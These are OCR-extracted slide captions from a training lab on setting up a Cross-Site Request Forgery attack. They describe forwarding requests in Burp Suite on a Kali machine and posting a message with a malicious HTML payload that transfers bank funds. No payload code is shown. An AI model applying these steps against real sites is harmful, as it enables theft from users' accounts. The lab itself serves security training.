
Burp Suite on EH-Kali-xx



Click Forward on Burp Suite to continue

Cross-Site Request Forgery (CSRF) Setup


Firefox on EH-Kali-xx



Fill out the form and click the Submit button

Cross-Site Request Forgery (CSRF) Setup


Burp Suite on EH-Kali-xx



Click Forward on Burp Suite to continue

Cross-Site Request Forgery (CSRF) Setup


Terminal on EH-Kali-xx



Open a terminal and copy the payload file on Opus to root's home directory

Cross-Site Request Forgery (CSRF) Setup


Firefox on EH-Kali-xx



Create new message using the malicious HTML payload (copy an paste from terminal) to transfer bank funds

Cross-Site Request Forgery (CSRF) Setup


Burp Suite on EH-Kali-xx



Click Forward on Burp Suite to continue

Cross-Site Request Forgery (CSRF) Setup


Burp Suite on EH-Kali-xx



Click Forward on Burp Suite to continue

Cross-Site Request Forgery (CSRF) Setup


Firefox on EH-Kali-xx



Select the message with the malicious payload

Cross-Site Request Forgery (CSRF) Setup


Burp Suite on EH-Kali-xx



Click Forward on Burp Suite to continue

Cross-Site Request Forgery (CSRF) Setup

Burp Suite on EH-Kali-xx



